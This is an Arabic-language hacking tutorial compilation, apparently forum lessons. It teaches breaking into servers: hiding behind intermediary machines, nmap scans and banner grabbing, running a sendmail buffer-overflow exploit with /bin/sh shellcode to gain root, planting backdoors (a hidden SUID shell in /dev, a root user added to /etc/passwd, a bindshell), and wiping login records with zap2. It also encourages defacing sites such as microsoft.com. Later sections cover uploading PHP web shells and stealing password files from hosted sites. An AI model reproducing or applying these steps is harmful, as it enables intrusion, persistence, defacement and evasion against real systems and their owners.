بل يجب ان تلوم صانع كروت الفاكس الداخليه هذه :)
اوكي ..اما بالنسبه للمودم الخارجي external فهو مودم حقيقي real or true modems
... يوجد العديد من المودمز الخارجيه مثل acorp , u.s. robotics
يجب ان تتاكد ان المودم يكون serial و ليس USB
على اي حال خلينا في موضوعنا...
خلاص .. ادخل على الانترنت من خلال ال isp وذلك من خلال نظام الليونيكس :)

اهم حاجه قبل الشروع في الاختراق هي ان تحاول الا يتم الايقاع بك و كشف محاولتك لاختراق سيريفير معين ..
و طبعا هنك و سائل عديده لذلك لن اتطرق اليها لان هناك العديد من الشروح المتميزه في مجال الحمايه وازاله الاثر
الخصهم في نقطتين او ثلاثه :
١-ايك ان تحاول ان تسجل في موقع تحاول اختراقه .. و لا حتى باسامي مزوره لان هذا قد يجعلك عرضه لكشف الاي بي الخاص بك
و من ثم ال isp ثم رقم هاتفك و صباح الفل ...ت
٢- اياك ان تتباهى باختراقاتك ابدا اما غير المهتمين بامور الهاك ...
٣-احاول الا تخترق دائم من خلال جهازك ... لا لا .. انت فهمتني غلط .. مش قصدي يعني تروح لنت كافيه :)
جهازك =====> الجهاز الضحيه ... ده مش مامون ..لكن
جهازك======> جهاز وسيط======> السيرفير الضحيه ...ده كده كويس اوي
طيب ايه الجهاز الوسيط ده.. ده ممكن يكون مثلا جهاز مخترق من قبل او شيل اكاونت .

طيب ماهو الشيل اكاونت: هو عباره عن خدمه حيث يمكنك من خلالها التحكم في جهاز من بعيد و هذا الجهاز عليه نظام اليونيكس
طبعا من غير ان تقوم باختراق هذا الجهاز ..و يوجد العديد ممن يقدمون هذا الحدمه مجانا ..
٤- حاول ان لا تخترق اجهزه خطيره و مهمه مثل .mil .gov او سيرفيرات اجب عليك قبل ان .edu و غيرها من هذا النمط.
٥- هذه النقطه تعتمد على بعض تقنيات الفريكينج .. لعمل اخفاء لرقم تليفونك عن مزود الخدمه لديك . REdirecting

-فحص المواقع ومنافذ ال TCP :

يجب عليك قبل ان تقوم بالاختراق ان تعرف كيف يمشي الانترنت .. انه يعتمد على بروتوكول يدعى TCP\IP
و بعض البروتوكولات الاخرى ....
طيب ... ركز معايا ابوس ايدك =D
المفروض ان كل جهاز على النت بيكون فيه بورتات مفتوحه ..هذا البورتات يمكنك ان تقوم من خلالها بارسال الداتا
من جهاز الى ذلك الجهاز ..هذه البورتات المفتوحه (المفتوحه فقط) تكون على استعدد دائما لتلقي الداتا من ريموت بوكس
دائما ما ترتبط البورتات المفتوحه بما يسمى بخدمه ..service >>
و هذا الخدمه service تكون مستضافه من خلال ديمون daemon or server
اذن .. الديمون هذا اذا قام صاحب الموقع بفتحه في السيرفير فانه يقوم بفتح منفذ في السيرفير ..لكي يقوم الديمون هذا من خلاله بتقديم الخدمه الملعونه =D
و هذه بعض الخدمات مع البورتات الخاصه بهم ..لكن طبعا هناك كثيير

٢١	FTP	FTPd
٢٣	Telnet	telnetd
٢٥	SMTP	(!sendmail (yes
٨٠	HTTP	apache
١١٠	POP3	qpop

حرف d في اخر كلمه ftp , telnet ..etc اختصار لكلمه daemon

مثال : لو سيادتك قمت بزياره هذا العنوان من خلال المتصفح مثلاwww.host.net ماالذي يحدث ؟؟
يقوم المتصفح بالاتصال بالموقع من خلال بورت ال TCP رقم ٨٠
ثم يقوم بارسال الامر
GET /HTTP/1.1 /index.html واوامر اخرى كثيره ..
ثم بعد ذالك يقوم الموقع المطلوب بارسال كود الهتمل الخاص بالصفحه index.html

الشيء الطريف ان ال daemons دي مليئه بالثغرات الامنيه الخطيره ...و هوه ده اللي احنا محتاجينه =>

اذن لكي تقوم باختراق موقع يجب ان تعرف اي ال daemons الموجوده عل السيرفير لذلك يجب عليك ان تعرف

ماهي المنافذ المفتوحه في السيرفير المستهدف ...اذن كيف تحصل عى المعلومات هذه ..
من خلال ما الport scaners ... السكانرز هي عباره عن برامج تحول ان تتصل بالسيرفير المستهدف من خلال جميع المنافذ ..و ذلك لمعرفه اي البورتات المفتوحه
في هذا السيرفير ...اشهر هذا السكانرز هي الاداه nmap بواسطه fyodor و لحسن الحظ يوجد نسخه منها خاصه بالويندوز و ..!! ايه ده ..؟؟
احنا مش اتفقنا ننسى الويندوز ده خالص =>
/http://members.lycos.co.uk/linuxdude/e3sar
طيب..بالنسبه للينكس يمكننا ان نحصل على نسخه nmap على هيئه rpm
و لتركيبها اتبع التالي :

```
bash-2.03$ rpm -i nmap-2.53-1.i386.rpm
```

ثم نقوم بالتشغيل .. و ان شاء الله سنحاول على مدار الدرس باستخدم الموقع target.edu كمثال لموقع مستهدف ..
اتبع التالي :

```
bash-2.03$ nmap -sS target.edu

Starting nmap V. 2.53 by fyodor@insecure.org (
( /www.insecure.org/nmap
:(Interesting ports on target.edu (xx.xx.xx.xx
The 1518 ports scanned but not shown below are in state: closed)
(
Port    State    Service
tcp     open     ftp/٢١
tcp     open     telnet/٢٣
tcp     open     smtp/٢٥
tcp     open     http/٨٠
tcp     open     pop3/١١٠

Nmap run completed -- 1 IP address (1 host up) scanned in 34
seconds
```

اذن لقد قام ال nmap بعمل فحص شامل على الموقع و قام بمعرفه المنافذ المفتوحه كم ترى!!
اذن يمكننا ان نعرف ايضا اي الخدمات و الdaemons الموجوده في الموقع target.edu
لكن يلزمنا اداه معينه للاتصال بالموقع من احد هذا المنافذ ..فكر معي ماهي هذه الاداه؟؟؟
نعم انها التلنت .. اه .. صحيح ان التلنت هوه خدمه ..من خلال التلنت ديمون .. و لكنه ايضا عباره عن برنامج بسيط ..يمكنك من خلاله الاتصال باي موقع بمنفذ معين من خلال ال TCP ...تعال نشوف مثال :

```
bash-2.03$ telnet target.edu 21
...Trying xx.xx.xx.xx
.Connected to target.edu
```

.'[^' Escape character is
.target.edu FTP server (SunOS 5.6) ready ٢٢٠
quit
.Goodbye ٢٢١
Connection closed by foreign host

اهاااا
دول دلونا على معلومات قيمه اوي اوي :)
١- نظام التشغيل هناك هو SunOS 5.6
٢- ديمون الاف تي بي هناك هو الstandard اللي بييجي مع نظم السن sunOS

تعال نجرب بورت تاني نتصل بيه من التلنت :

bash-2.03$ telnet target.edu 25
...Trying xx.xx.xx.xx
.Connected to target.edu
.'[^' Escape character is
target.edu ESMTP Sendmail 8.11.0/8.9.3; Sun, 24 Sep 2000 ٢٢٠
09:18:14 -0
(EDT) ٤٠٠
quit
target.edu closing connection ٢,٠,٠ ٢٢١
.Connection closed by foreign host

ايضا استفدنا معلومات قيمه هي ان ديمون smtp هو ال sendmail و ان اصدار ه هو ٨,١١,٠/ ٨,٩,٣
جميل حميل ..طيب لماذا نحتج الى هذا المعلومات ؟؟ لان الاكسبلويت و الثغره الموجوده دائما تعتمد على ال daemon الموجود و على نظام التشغيل ..لكن توجد مشكله وهي ان بعض المكعلومات قد يمكن ان تكون مزوره او غير صحيحه
ازاي ؟؟؟تابع معايا كده :
بالاداه nmap
bash-2.03$ nmap -sS target.edu

Starting nmap V. 2.53 by fyodor@insecure.org (
(/www.insecure.org/nmap
:(Interesting ports on target.edu (xx.xx.xx.xx
The 1518 ports scanned but not shown below are in state: closed)
(
Port State Service
tcp open ftp/٢١
tcp open telnet/٢٣

```
tcp    open      smtp/٢٥
tcp    open      http/٨٠
tcp    open      pop3/١١٠

TCP Sequence Prediction: Class=random positive increments
(!Difficulty=937544 (Good luck
Remote operating system guess: Linux 2.1.122 - 2.2.14

Nmap run completed -- 1 IP address (1 host up) scanned in 34
seconds
```

يانهار اسود :|
نظام التشغيل اللي الاده قامت بتخمينه هو لينكس !!!!!!
مش كان sunOS !!!!!! اه يا و لاد الكلب =@

بس احنا برده لازم نعرف توزيعه اللينكس الوجوده ..لكن نقدر نقول ان المعلومات اللي جمعناها كفايه و ممكن تمشي
طيب ..كده احنا قمن بعمل سكان على الموقع و لكن ممكن احد الادمينز لو عرف ان اننا قمنا بفحص موقعه ... اعتقد نه حيكون زعلان منن و حنا مش عايزين الادمين يزعل مننا لذلك
استخدمنا الاختيار -Ss على اي حل فان عمل سكان لموقع يعتبر عمل شرعي لا مشاكل فيه =D
لمزيد من المعلومات راجع:

```
bash-2.03$ man nmap
```

رفع ادواتك على شل اكونت ..
(هذه الخطوه اذا كن عندك شيل اكاونت و مش عايز تخترق من جهازك)
اتبع التالي :

```
bash-2.03$ ls
program.c
sh-2.03$ ftp shell.com
Connected to shell.com
.shell.com FTP server (SunOS 5.6) ready ٢٢٠
Name: luser
.Password required for luser ٣٣١
:Password
.User luser logged in ٢٣٠
ftp> put program.c
.PORT command successful ٢٠٠
.(ASCII data connection for program.c (204.42.253.18,57982 ١٥٠
.Transfer complete ٢٢٦
ftp> quit
Goodbye ٢٢١
```

طبعا هذه الطريقه ن خلال اftp
و هي غير محببه لانها تقوم بعمل ملفات اللوج لذلك يفضل لك ان تقوم بنسخ سورس كود الاكسبلويت و لصقها في ملف في الشيل .
sh-2.03$ vi exploit.c
ثم انسخ الكود ثم افتح تيرمينال تاني و اتصل بالشيل و الصق الكود في ملف و سميه بامتداد.c
كده انت رفعت الاكسبلويت بتاعتك للشيل اكاونت .
وكومبايل للاكسبلويت و بعدين اعملها رن على الهوست المستهدف
sh-2.03$ gcc program.c -o program
sh-2.03$ ./program

ملحوظه : عيب اوي انك تاخد الامرين دول كقاعده مسلم بيها.. كل اكسبلود و له اوامره الخاصه في الكومبايل و له طريقه في التشغيل
تظهر هذا الطريقه في التعليق البرمجي او في الusage .

- استغلال الثغرات المختلفه :-
هذا اهم جزا في الموضوع .بمجرد ان تعرف ماهو نظام التشغيل عند الموقع المستهدف و ايضا الديمونز الشغاله على السيرفير
فيمكنك ان تذهب الى اي دتا بيز اللي بتقدم اكسبلويت ..و دي موجوده بكثره على الانترنت
http://www.linux.com.cn/hack.co.za
مثلا ده فيه كل حاجه ممكن تتخيله ..مقسمه الى ديمونات و نظم تشغيل
و لكن ..ماهي الاكسبلويت ؟؟
الاكسبلويت عباره عن سورس كود عاده مكتوب فبلغه السي او البيرل المهم ان
الاكسبلويت دي تقوم باستغلال منطقه معينه في السيرفير ..في حاله TARGET.EDU
يمكننا ان نستخدم الاكسبلويت الخاصه ب sendmail 8.11.0 او اي ديمون اخر
على فكره العيال ديما اسمعهم يقولوا ان السند ميل هو اكبر ديمون معرض للاختراق ..مش عارف ايه السند ميل اساسا ؟؟
طيب رووح للدرس ده و نت تعرف :
http://www.pharaonics.net/less/NEtworks/124.htm
فيه حاجه لازم تعرفها .ان لما تشغل اكسبلويت على سيرفير معين ..ايه الفوائد اللي جتعود عليك (غير طبعا اختراق الموقع)
حتحصل على حاجتين اتنين ..اول حاجه شيل عادي ....
تاني حاجه و ده المهم بالنسبه لنا مايسمى بالرووت شيل ..
طبعا انت لو اخدت رووت شيل على السيرفير اذن فانت كده تمتلك كفه الصلاحيات و ممكن تعمل كل اللي انت عايزه ..ممكن تستعمل الرووت شيل ده كجهاز و سيط زي ما قلت في اول الدرس

دتا بيز صغيره للاكسبلويتات هي : www.securityfocus.com
www.insecure.org/sploits.html

..طيب زي ما قلت ان كل اكسبلويت مختلفه عن الاخرى و يجب عليك ان تقرا الكود بتاعها او التعليقات اذا كنت لا تفهم في لغه البرمجه ..
من اسهل و اشهر الاكسبلويتات هي البفر اوفر فلو ... يقوم هذه الاكسبلويت بعمل (دربكه في الديمون) مم يؤدي الى تشغيل الكود الذي تريده

يقوم هذا الكود بتشغيل شيل في السيرفير لذلك فهو يسمى شيل كودshell code
طبعا يختلف هذا الكود تبعا لنظام التشغيل .. لذلك يجب علينا ان نعرف نظم التشغيل المستخدم في السيرفير
لو شوفنا كود اكسبلويت معينه ممكن نلاقي ده

```
= []char shellcode
\"
"xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\"
"x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
"x80\xe8\xdc\xff\xff\xff/bin/sh\";
```

اها..دهه للينكس و يقوم بتشغيل الشيل اللي في المسار دهه bin/sh/
طبعا لو السيرفير بتاعك شغال على نظام تشغيل اخر اذن يجب عليك ان تغير الشيل كود
ده الى اخر يناسب النظام المستهدف ..طبعا ممكن تلاقي شيل كودس لجميع نظم التشغيل في مواقع
السيكيورتي المختلفه.
...
زي ما قلت يجب عليك البا انك متستعملش جهازك في الاختراق .. و انما تستخدم جهازا وسيطا او شيل
اكاونت ..طريقه لدخول الى الشيل اكاونت كالتالي

```
bash-2.03$ telnet myshellaccount 23
...Trying xx.xx.xx.xx
.Connected to yourshellaccount
.'[^' Escape character is
Welcome to yourshellaccount
login: malicioususer
(Password: (it doesn't display
.<Last login: Fry Sep 15 11:45:34 from <yourIPaddress
sh-2.03
```

طيب لو عندنا اكسبلويت للسند ميل اسمها exploit.c
و هي تعمل بفر اوفر فلو .. يمكننا اولا عمل الكومبايل و تشغيله كتاللي:

```
sh-2.03$ gcc exploit.c -o exploit

sh-2.03$ ./exploit
This is a sendmail 8.9.11 exploit
usage: ./exploit target port
sh-2.03$./exploit 25 target.edu
```

جميل جميل ...$معنها اننا اخدنا شيل هناك
تعال نشوف وضعنا ايه على السيرفير :

```
whoami$
root
```

يا عيني ..كده انا بقيت رووت =)
طيب فيه العديد من الاكسبلويتت مش بتخليك رووت على السيستم..و انما تديك بس شيل هنال
لذلك يجب عليك ن تقوم برفع اكسبلةيت اخر لوكل local
للحصول على الرروت في النظام...تذكر ن تحاول ان تتجنب رفع الاكسبلويتات بالاف تي بي على قدر المستطاع(احنا عايزينك =))
فيه اكسبلويتات اخرى تعطيك صلاحيه اظهار ملف الباسورد..اي تي سي =>

-وضع باك دور :-
جميل .. اذن فقد اخذنا رووت على السيستم ..ماذا بعد ؟؟؟فعلا انت في امكانك ان تقوم بتغير الموقع او الصفحه الرئيسيه
كل ما عليك ان تبحث عن الاندكس في اي مكان او باستخدام الامر فايند ..
لكن هذا بصراحه و من غير زعل ..ده شغل اللامرز لان عيب اوي انك تفرد عضلاتك على موقع .edu
فاغلب الهاكرز بامكانهم اختراق هذه الدومينات
و لكن انصحك جديا بتغيير الصفحه الرئيسيه في موقع محترم مثل
microsoft.com , ibm.com etc
او المواقع السيئه المحتوى كالاباحيه او التي تسب الدين ... على اي حل مش موضوعنا دهه
طيب احنا دلوقتي عايزين نحتفظ بالموقع دهه ..تذكر الثلاث اجهزه اياهم
جهازك-----> جهاز وسيط------> الجهاز المستهدف .
اذن حنعمل ايه دلوقتي؟؟
في حاجه ..انت لو كتبت exit حتطلع بره السيرفير ده و تعود للشيل بتاعك و عشان ترجع تاني يلزمك نفس الخطوات
و في هذه الفتره قد يحتمل ان يكون الادمين قد قام بتغيير الباسورد او ركب باتش للديمون المصاب او قام بعمل اب جريد له
مما يؤدي ان تفشل الاكسبلويت في عملها ..و الحل ؟؟
بس احنا دلوقتي رووت و ممكن نعمل اللي في نفسنا ...اذن نركب باك دوور يسمح لنا بالعوده بعد ذلك في اي وقت ..
احسن باك دور هوه الهاك اتاك ..صعب ان النورتون يكشفه و ممك...اه =| =|
ايه الكلام ده ياد يا ايسر ؟؟؟؟
هاك اتاك =| !!!!!!
اسف نسيت ... =)
طبعا الباك دورز في موضوعي ده تختلف تماما عن الكلام الفاضي ده و لا مؤاخذه
طبعا الباك دورز دي عايزالها موضوع لواحده ان شاء احطه لكم قريبا .. لكن انا ساذكر لكم الاساسيات فقط ..
١- ازاي تعمل sushi؟؟؟؟
لكي تقوم بعمل sushi او suid shell يلزمك ان تقوم بنسخ ال /bin/sh
الى مكان خفي و نقوم باعطاءه صلاحيات ال suid كالتالي :
sh-2.03$ cp /bin/sh /dev/nul
هههههه
في اغلب الاحيان الادمين لا ينظر داخل الدايركتوري dev .. و لو حصل و نظر دخله فانه لن يشعر بشيء غريب لان فيه ملف اساسا اسمه null
D= لا ده احنا عيال جدعان اوي =D

sh-2.03$ cd /dev
sh-2.03$ chown root nul

نعطي الشيل الصلاحيات اللي احنا عايزينها :-
sh-2.03$ chmod 4775 nul
٤٧٧٥ معناها ال suid اللي احنا عايزينها .
خلي بالك ان الامر chmod +s nul ممكن ميشتغلش في بعض الانظمه .. خليك مع الامر الاول بيعمل في كله ..

كده خلصنا مهمتنا ..تعالى نطلع بره كده و نشوف
sh-2.03$ exit

بعد ٨٠ يوم لو رجعنا =D تعال نشوف كده اللي حيحصل :
sh-2.03$ whoami
luser
sh-2.03$ /dev/nul
sh-2.03$ whoami
root

احنا سوبر يوزرز الان بكل سهوله =)
فيه مشكله .. في كثير من الشيلز تمنع اعطاء صلاحيات ال suid يعني مينفعش نحصل على ال sushi
و في هذه الحاله يلزمنا ان نرفع للسيرفير المخترق شيل خاص تاني اسمه sash و هو اختصار ل A stand-alone shell
ذو اوامر خاصه به ...
و هو يسمح باعطاء صلاحيات الsuid ل bin/sh/ اذن نقدر نعمل الان ال sushi

٢- كيف نضيف يوزرز مزورين ؟؟
طبعا انت رووت و تقدر تعمل تغيير في الملف etc/passwd/ و ممكن من خلال الملف ده انك تضيف اي حد انت عايزه
باستعمال المحرر vi :-
sh-2.03$ vi /etc/passwd
طبعا لازم يكون عندك فكره عن كيفيه استخدام المحرر vi
في الملف ده حتلاقي سطر لكل يوزر عادي يكون على الشكل ده
luser:passwd:uid:gid:startdir:shell

في حاله السوبر يوزرز بيكون ال uid & gid =0
اذن اضف السطر ده :
dood::0:0:dood:/:/bin/sh
و كده انت ضفت سوبر يوزر للنظام
sh-2.03$ su dood
sh-2.03$ whoami
dood

طبعا احنا رووت ..ليه لان الاخ dood كل من ال gid و ال uid يساوي صفر

٣- كيف تضع bindshell ؟
bindshell عباره عن ديمون شبيه جد بال telnetd في الحقيقه التلنت ديمون عباره عن بايند شيل ..

البايند شيل هذا يقوم بفتح بورت او منفذ يعني و لكنه ليس منفذ TCP بل منفذ UDP
و طبعا بيعطيك شيل عند الاتصال بهذا البورت ..
الطريف و الشيق في الموضوع انه الادمين لما ييجي يعمل سكان على الجهاز بتاعه للتامين عاده و في اغلب الاحيان السكن يكون
على منافذ ال TCP و نادرا جدا ان يعمل سكان على منافذ بروتوكول UDP

- عمليه ازاله الاثار :-
في نظام اليونيكس ..عندما تقوم بالدخول الى حسابك .. فنكا ترى رساله عند اول الدخول تعلمك باخر مره قمت بها بالدخول و رقم الاي بي الذي دخلت منه ..
يعني سيادتك لو دخلت باسم يوزر و بعد كده اليوزر ده دخل حيلاقي الرساله دي

.<Last login: Sun Sep 24 10:32:14 from <yourIPaddress
و طبعا سيادتك كده حتتكشف
لان اليوزر ده لو كان ناصح حيبعت ايميل للادمين و يقوله و يبلغه باللي حصل
و طبع الادمين في الحال حيبعتله رساله و يقوله :-
متخافش يا واد ده واحد دخل على الحساب بتاعك و الاي بي بتاعه موجوود .. و ن ان شاء الله حاتصل بمزود الخدمه في المنطقه و اساله عن رقم التلفون و ان شاء ابلغ البوليس ..
و بالهنا و الشفا =)

المعلومات دي موجوده في المناطق دي

usr/adm/lastlog/
var/adm/lastlog/
var/log/lastlog/

يمكنك مسحهم باستخدام lled و دي ممكن تلاقيها في اي موقع مهتم ..
بيكون معاه ملف للمساعده اقراه لكي تعرف طريقه الاستخدام ...
في حاله استخدام ftp لرفع الادوات يتخلف عن ذلك معلومات ايضا يمكنك ازالتها باستخدام wted و هو شبيه بالاده السابقه lled
ماذا لو طبقنا الامر who و لقينا معانا الرووت ؟؟

```
sh-2.03$ who
root     tty1     Sep 25 18:18
```

ممكن في الحاله دي نستخدم zap2

لو اسمك luser :

```
sh-2.03$ ./zap2 luser
!Zap2
sh-2.03$ who
sh-2.03$
```

.....

" درس عن الـــPHP Shell (الجزء الأول) "

$$$$$$$$$$$$$$$$
الكاتب: Arab VieruZ
$$$$$$$$$$$$$$$$

موضوع للبي اتش بي شل يشرح الطرق والخداع المستخدمة و اوامر لينكس
البي اتش بي شيل ملف يرعب كل صاحب موقع على سيرفر وحله اسهل مما يمكن

الموضوع بسيط جداً لكن سأطوله قليلاً فسمحولي :)

الجزء الأول :
^^^^^^^^^^
اوامر لينكس

امر سرد الملفات : a-ls

سرد جميع الملفات المخفية او غيرها

امر عرض محتويات الملف : e-cat او cat (هام جدا)

فتح الملف وعرض محتوياته

امر حذف الملف : f-rm

لحذف الملف الذي تريد

امر حذف المجلد : d-rm

لحذف المجلد الذي تريد

امر النسخ : i-cp

لنسخ الملف الذي تريد

امر اعادة التسمية : mv

لأعادة التسمية

ملاحظة : لمعرف المزيد من اوامر لينكس قم بشراء الكتب وللحصول على معلومات اكثر لأمر من الأوامر كم بوضع الأمر ثم –help

مثال : help--ls

الجزء الثاني :

^^^^^^^^^

كيفية تنفيذ الأوامر :

١- ستجد مربع للكتابة قم بكتابة الأمر المراد تنفيذه

٢- هنا تعرض الملفات والمجلدات

٣- هنا تعرض المجلدات فقط

٤- مكان الفلودر الذي تعمل عليه الآن

٥- ضع العلامة ليخبرك ما يحدث عند وجود خطأ

الجزء الثالث :
^^^^^^^^^^
الخدع والطرق لتحميل هذا الملف :

هنا تأتي المشكله !!!

لكن ليست مستحيله وسنستعرض بعض الطرق التي اتبعها انا شخصياً

١- ايجاد ثغرة تستطيع منها تحميل الملف مثال : ثغرة النيوك القديمة حقت الـ txt.hacked
----
٢- لنفرض اننا نريد اختراق موقع معين وكان صاحب الموقع ذكي جداً وحريص
هذي طريقه قد تنفع اولاً تحديد الشركة المستضيفة و نحاول البحث عن مواقع في نفس السيرفر او على الأقل في نفس شركة الأستضافة يكون صاحبها دلخ ونحاول نلقى ثغرة نحمل منها الملف

٣- المواقع المجانية التي تدعم البي اتش بي....

" درس عن الـــPHP Shell (الجزء الـثـانـي) "

$$$$$$$$$$$$$$$$
الكاتب: Arab VieruZ
$$$$$$$$$$$$$$$$

نتابع الموضوع مباشره

الجزء الرابع :
^^^^^^^^
طرق الحصول على الباسورد:

هذا الجزء سيأخذ موضوع الـ PHP Shell ٢
طرق الحصول على الباسورد هي من اصعب الطرق التي قد تواجه المخترق .

١- اخذ الباس من ملفات اكسس الـ My SQL التي تسمى بالعادة php.config
ويمكن اخذ الباس عن طريق تنفيذ الأمر التالي في الـ PHP Shell
الذهاب الى المجلد الذي يوجد فيه هذا الملف وكتابة الأمر التالي php.cat config
وسيظهر الباسورد في احد المتغيرات

٢- اخذ الباس المشفر من ملف الـ htpasswed.
ويمكن اجاد هذا الملف في احد مجلدات السيرفر واذا لم تجده قم بفتح الـ htaccess. حتى تجد مكان
الملف السابق مثال : /passwd/admin/forum/htpasswds./site/home
الأمر : swdpas/admin/forum/htpasswds./site/home/cat
ستجد الباس المشفر بتشفير DES يعني تقدر تفكه بجون ذا رايبر
oerdY٣oS٤nymw:user

٣- طريقة الأكستينشون سيرفر او pwd.service :
وهو تابع للفرونت بيج ويوجد به الباسورد الخاص بالفرونت بيج مشفر DES
ويوجد داخل مجلد :
tvp_itv_
الأمر : pwd.service/tvp_itv_/www/site/home/cat
رابط : راجع درس DeXXa الخاص بهذا القسم
oerdY٣oS٤nymw:user

٤- لا يمكن اعتبارها كقسم لاكن كملاحظة الا وهي :
ان بعض المواقع تتحد في سكربتات مثل الـ phpMyAdmin ويكون لكن موقع اكسس خاص لدخول هذا
السكربت ويكون بملف الـ php.config يكون الروت للقاعدة يعني يمكن تعدل وتمسح اي قاعدة لأي
موقع كان !!

" درس عن الـــPHP Shell (الجزء الـثـالـث) "

$$$$$$$$$$$$$$$
الكاتب: Arab VieruZ
$$$$$$$$$$$$$$$

الجزء الخامس و الأخير
^^^^^^^^^^^^^^

بما انك الآن عرفت معظم الأشياء لكن لابد من وجود مشاكل سأذكر الذي اصابني

١- مشكلة عرض المواقع الاخرى :
جميع المواقع الموجودة في السيرفر في :
home/
الأمر : قم بالذهاب الى مجلد الروت /
home/a -ls
ستجد مجلدات كل مجلد يحوي ملفات موقع ما لعرضه
SITE/home/a -ls
SITE = اسم الموقع او المجلد

٢- مشكلة عرض ملفات الموقع :
بعض السيرفرات لا تسمح بدخول home الموقع الا اذا كنت انت روت او صاحب الموقع الحل :
قم بدخول :
/public_html/tesi/home
او
/www/site/home
لدخول الى ملفات الموقع التي تعرض

٣- بعض الأوامر لا تعمل
هذه مشكله من الصعب حلها ويجب استعمال باك دور خاص بكرنل السيرفر ...اقصد اصدار الكرنل.

" شرح أداة anmap "

$$$$$$$$$$$$$$$$$$$
مترجم بواسطة: الهكر الخجول
$$$$$$$$$$$$$$$$$$$

الإسم :
nmap - أداة كشف عن الشبكات و ماسح أمني

الخلاصة :
أنواع المسح - الخيارات

الوصف :

صمم هذا البرنامج لكي يسمح لمدراء النظام و الأفراد بمسح شبكات كبيرة لتقرير و معرفة المضيفين وماذا يقدمون من خدمات . وتدعم الإنماب عدد كبير من تقنيات المسح مثل :

UDP
()TCP connect
(TCP SYN (half open
(ftp proxy (bounceattack
Reverse-ident
(ICMP (ping sweep
FIN
ACK sweep
Xmas Tree
SYN sweep
.and Null scan

الإنماب تقدم أيضاً عدد من المميزات المتقدمة .. مثل:

TCP/IP fingerprinting remote OS detection via
stealth scanning
dynamic delay and retransmission calculations
parallel scanning
detection of down hosts via parallel pings
decoy scanning port
filtering detection
direct (non-portmapper) RPC scanning
fragmentation scanning
flexible target and port specification

نتائج الإنماب عادةاً ماتكون على هيئة قائمة بالبورتات المهمه التي توجد في الآلة التي أجريت عليها عملية المسح . والإنماب دائماً يعطينا البورتات وإسم الخدمة والعدد والحالة والبروتوكول
الحاله إما أن تكون مفتوحة او مرشحة أو غير مرشحة
مفتوحة تعني أن الآلة سوف تقبل أي إتصال بهذا البورت
المرشحة تعني أن هناك فايروول أو فلتر (مرشح) أو أي عقبة أخرى تغطي هذا البورت وتمنع الإنماب من معرفة حالة البورت إذا كان مفتوحاً أو لا
غير مرشح تعني بأن هذا البورت معروف لدى الإنماب بأنه مغلق ولا يبدو أن أي فايروول أو فلتر (مرشح) تدخل في محاولة الإنماب والبورتات غير المرشحة هي أغلب الحالات ولا يمكن معرفتهم إلا في حالة واحدة ، هي أن يكون معظم البورتات التي أجريت لهم عملة المسح في حالة ترشيح
وبالإعتماد على الخيارات المستخدمه في الإنماب فيمكن أن يبلغ عن الحالات المميزة التالية في الريموت هوست :
النظام المستخدم
TCP sequencability
أسماء المستخدمين الذين يشغلون البرامج المرتبطة بكل بورت
أسماء الدي إن إس
وبعض الأشياء الأخرى...

" طريقة لإقتحام السرفرات بدون ثغرات "

$$$$$$$$$$$$$$$$$$$
الكاتب: network access
$$$$$$$$$$$$$$$$$$$

فيه طرق معروفه تمكنك من الدخول ولو بنسبه ٥٠% على اغلب السيرفرات الموجوده بالعالم لاحظ ٥٠%

اولا الجهمات الاولى دائمايكون الغرض منها تكوين معلومات عامه عن السيرفر الذي يراد مهاجمتته ومن هنا نبدا الهجوم وعلى اي اساس يتركز الهجوم.
احيانا يكون هجوم حرمان خدمه واحيانا هجوم اقتحام كامل حسب الموجود والمتوفر والمعلومات الموجوده لدينا..... طيب لنفرض اننا ودنا نخش على شركه معينه باسم aswind.COM الخطوه الأولى هي التعرف على مدى عنوان ip الخاصه بهذه الشركه وهذا سهل
اول شي انصح بالتسجيل في موقع INTERNIC.NET حتى يعطونك خدمات تستاهل
هناك طريقتين لمعرفه الاي بي اولا
عن طريق الموقعINTERNIC.NET
والثانيه عن طريق برنامج الدوس بالامر :
NSLOOKUP
SET TYPE = ALL
aswind.COM
راح تطلعلك المعلومات هذي بالضبط :
Domain Name: ASWIND.COM
Registrar: ONLINENIC, INC.
Whois Server: whois.OnlineNIC.com
Referral URL: http://www.onlinenic.com/
Name Server: DNS.ASWIND.COM
Name Server: NS1.ASWIND.COM
Updated Date: 01-apr-2002
معنا الكلام هذا ان شركه aswind.com وضعت ارقام الملقامات الخاصه بDNS = 2
يعني عدد ٢ خادم DNS وسوت لها نشر يعني هناك على الاقل سيرفرين شغالين بخدمه DNS يعني هم يتعتقدون ان الموضوع ماراح ياخذ كثير من طاقه التشغيل للأجهزه خاصه DNS
هنا في مجال للدخول وتعديل بيانات DNS بمعنى ان العمليه تصير واسعه شوي فقط قم بنشر عنوانين من عنواوين Ip فقط مثل ماسوو aswind.com لكن لنفترض انه فيه اكثر من عنوان لنفول ٦ مثلا .
عشان كذا اقترح على الشركات وضع عنواونين IP للنشر ووضع خوادم DNS على اجهزه قديمه وبطيئه لأنك اساسا في حاجه ل DNSداينامكي وهذا يعني انك تقوم بتشغيل WIN2K وخدمه DNS على جهاز واحد وهذي من الافكار الجيده في نظري اذا وضعت جهاز خاص فقط بال DNS
طيب لنفرض انك مالقيت شي على اجهزه DNS وبما انك في بدايه هجوم هذا يعني انه عندك متسع من الوقت اذن قم بتجريب جميع العناوين المتوفره لديك والتي حصلت عليها من HowIS وصدقوني فيه ادوات موجوده بالنت ممكن انها تمسح مجموعه IP موجوده في شبكه معينه

طيب قم بعمل ملف اسمه LMHOSTS يوجد فيه اسم NetBios لكل عنوان IP استطعت انك تحصل عليه

يعني انت عرفت ان الشبكه من كلاس C وعنوانها ٢٠٠,٢٠٠,٢٠٠,٠ سو لك ملف LMHOSTS باسم NetBiosوملف باسم N2 = 200.200.200.2 وهكذا بعدين تحتاج عمل Net view //servernameلكل اسم من N1 إلى N254 يعني كانك تسوي سكان بورت بس بطريقه ثانيه من جهاز رقم ١ إلى جهاز رقم ٢٥٤
وبالنسبه للأجهزه الصحيحه سوف تشتغل الخدمه فيها ام العناوين الغير متصله فلن تستجيب طبعاً
طيب انت الا الان ماتقدر تسوي شي \
بس تقدر تتاكد من حساب Administrator موجود والا لا او تم تغييره او اذا هناك يوزر نيم بنفس الصلاحيات انت بطبيعه الحال ماتقدر تحصل عليه بسهوله
